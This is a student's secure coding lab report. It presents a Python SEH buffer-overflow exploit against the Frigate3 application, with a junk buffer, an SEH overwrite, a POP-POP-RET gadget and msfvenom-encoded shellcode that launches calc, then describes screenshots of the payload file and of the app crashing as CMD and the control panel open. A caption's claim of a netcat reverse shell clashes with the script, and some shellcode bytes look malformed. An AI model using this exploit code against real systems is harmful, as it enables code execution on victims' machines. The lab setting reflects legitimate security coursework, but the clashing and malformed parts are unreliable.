

# Secure Coding Lab-7

NAME: venkata sai karthik

REG.NO: 18bce7296

Script:

```

1 exploit.py
2
3 junk="A" * 4112
4
5 nops="\x48\x30\x90\x90"
6
7 seh="\x48\x9C\x81\x40"
8
9
10
11 #40010C40 50 POP EAX
12 #40010C4C 50 POP EBP
13 #40010C4D C3 RETN
14 #POP EAX, POP EBP, RETN | [rtlib.hpl] [C:\Program Files\Frigate3\rtlib
15
16 nops="\x90" * 50
17
18 # msfvenom -p x86 --platform windows -p windows/EXEC CMD=calc -e x86/a
19
20 buf = b""
21
22 buf += b"\x39\x2\xdb\xcd\xdf\x72\xf4\x5f\x57\x59\x49\x49\x49"
23
24 buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
25
26 buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
27
28 buf += b"\x61\x51\x32\x61\x42\x32\x42\x42\x30\x62\x62\x61\x62"
29
30 buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x70\x4d"
31
32 buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
33
34 buf += b"\x51\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
35
36 buf += b"\x6b\x66\x32\x36\x6e\x6e\x6b\x31\x42\x45\x4d\x6e\x6b"
37
38 buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x4d"
39
40 buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
41
42 buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
43
44 buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
45
46 buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
47
48 buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
49
50 buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
51
52 buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x4d"


```



### Payload Generated:

A screenshot of a Windows Notepad application window titled "payload - Notepad". The menu bar shows "File Edit Format View Help". The main text area contains several lines of uppercase letters 'A'. The final line starts with "AAAAAA K:" followed by a space and a shell command: "@\_l\$0!0r0\_wyIIIIIIIIICCCCC70Z!AXP0A0kAQ24S28B0BBABXP8ABUJ!Yv\YxMRu". This command is used to execute a reverse shell over a netcat listener.


## App Crashes:








The App crashes and CMD opens:



Change the default trigger to open the control panel:

[illegible]

The app crashes and the control panel opens:

